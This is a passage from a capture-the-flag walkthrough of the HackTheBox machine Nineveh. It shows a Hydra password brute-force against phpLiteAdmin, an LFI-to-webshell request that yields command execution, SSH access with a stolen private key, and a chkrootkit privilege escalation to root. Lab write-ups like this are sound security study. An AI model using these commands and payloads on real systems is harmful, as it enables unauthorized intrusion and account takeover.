strings: 'cat': No such file
-----BEGIN RSA PRIVATE KEY-----
-----END RSA PRIVATE KEY-----
```

however ssh is turned off


5) Found password of phpliteadmin

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ proxychains -q hydra -l admin -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt 'https-post-form://10.10.10.43/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:F=Incorrect' -t 32
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-19 16:05:03
[DATA] max 32 tasks per 1 server, overall 32 tasks, 5189454 login tries (l:1/p:5189454), ~162171 tries per task
[DATA] attacking http-post-forms://10.10.10.43:443/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:F=Incorrect
[STATUS] 764.00 tries/min, 764 tries in 00:01h, 5188690 to do in 113:12h, 32 active
[443][http-post-form] host: 10.10.10.43   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-19 16:06:33
```

6) Found LFI



7) Inserted a webshell



8) Got rce

Request


```
GET /department/manage.php?notes=files/ninevehNotes.txt../../../../../../tmp/shell.php&cmd=id HTTP/1.1
Host: 10.10.10.43
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=pnsq7bmkfpuq8eit8g9h54euf7
Upgrade-Insecure-Requests: 1
```


Response

```
                </a>
              </li>
            </ul>
          </div>
        </div>
      </div>
    </div>
    <div class="container">
      <div class="body-content">


        <div class="row">
          <div class="col-lg-12">
            <h2>
              Hi admin,
            </h2>
            <img src=./underconstruction.jpg alt="Under Construction!" style="
            width:800px;height:600px;">
              <br>
          </div>
        </div>
        <pre>
          <pre>
            SQLite format 3@  -ñ¸zz□II□tableuid=33(www-data) gid=33(www-data)
            groups=33(www-data)
            uid=33(www-data) gid=33(www-data) groups=33(www-data)
            CREATE TABLE 'uid=33(www-data) gid=33(www-data) groups=33(www-data)
            ' ('poc' TEXT)
          </pre>
        </pre>



      </div>
    </div>


  </body>
</html>
```

Exploitation

1) Got revshell





2) used ssh to access amrois


```
amrois@nineveh: ~
www-data@nineveh:/tmp$ vim id_rsa
www-data@nineveh:/tmp$ chmod 600 id_rsa
www-data@nineveh:/tmp$ ssh armios@127.0.0.1 -i id_rsa
Could not create directory '/var/www/.ssh'.
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:aWXPsULnr55BcRUl/zX0n4gfJy5fg29KkuvnADFyMvk.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
Ubuntu 16.04.2 LTS
Permission denied (publickey).
www-data@nineveh:/tmp$ vim id_rsa.pub
www-data@nineveh:/tmp$ ssh amrois@127.0.0.1 -i id_rsa
Could not create directory '/var/www/.ssh'.
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:aWXPsULnr55BcRUl/zX0n4gfJy5fg29KkuvnADFyMvk.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
Ubuntu 16.04.2 LTS
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

288 packages can be updated.
207 updates are security updates.


You have mail.
Last login: Mon Jul  3 00:19:59 2017 from 192.168.0.14
amrois@nineveh:~$
```

Privilege Escalation

1) Found a root cronjob

```
2024/06/19 06:29:03 CMD: UID=0     PID=6548   | /bin/echo -n Checking `z2'...
2024/06/19 06:29:03 CMD: UID=0     PID=6550   | /bin/sh /bin/egrep (^|[^A-Za-z0-9_])chkutmp([^A-Za-z0-9_]|$)
2024/06/19 06:29:03 CMD: UID=0     PID=6549   | /bin/sh /usr/bin/chkrootkit
2024/06/19 06:29:03 CMD: UID=0     PID=6553   | grep -E c
2024/06/19 06:29:03 CMD: UID=0     PID=6551   | /bin/sh /usr/bin/chkrootkit
2024/06/19 06:29:03 CMD: UID=0     PID=6554   |
2024/06/19 06:29:03 CMD: UID=0     PID=6556   | /bin/sh /bin/egrep (^|[^A-Za-z0-9_])OSX_RSPLUG([^A-Za-z0-9_]|$)
2024/06/19 06:29:03 CMD: UID=0     PID=6555   | /bin/sh /usr/bin/chkrootkit
2024/06/19 06:29:03 CMD: UID=0     PID=6559   | /bin/sh /bin/egrep c
2024/06/19 06:29:03 CMD: UID=0     PID=6558   | /bin/sh /usr/bin/chkrootkit
2024/06/19 06:29:03 CMD: UID=0     PID=6557   | /bin/sh /usr/bin/chkrootkit
2024/06/19 06:29:03 CMD: UID=0     PID=6560   | /bin/sh /usr/bin/chkrootkit
2024/06/19 06:29:03 CMD: UID=0     PID=6561   | date +%y-%m-%d:%H:%M
2024/06/19 06:29:03 CMD: UID=0     PID=6562   | /bin/bash /root/vulnScan.sh
```

2) The binary is vulnerable to LPE




```
Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not
mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively
rooting your box, if malicious content is placed inside the file.
```

3) Exploited it to get root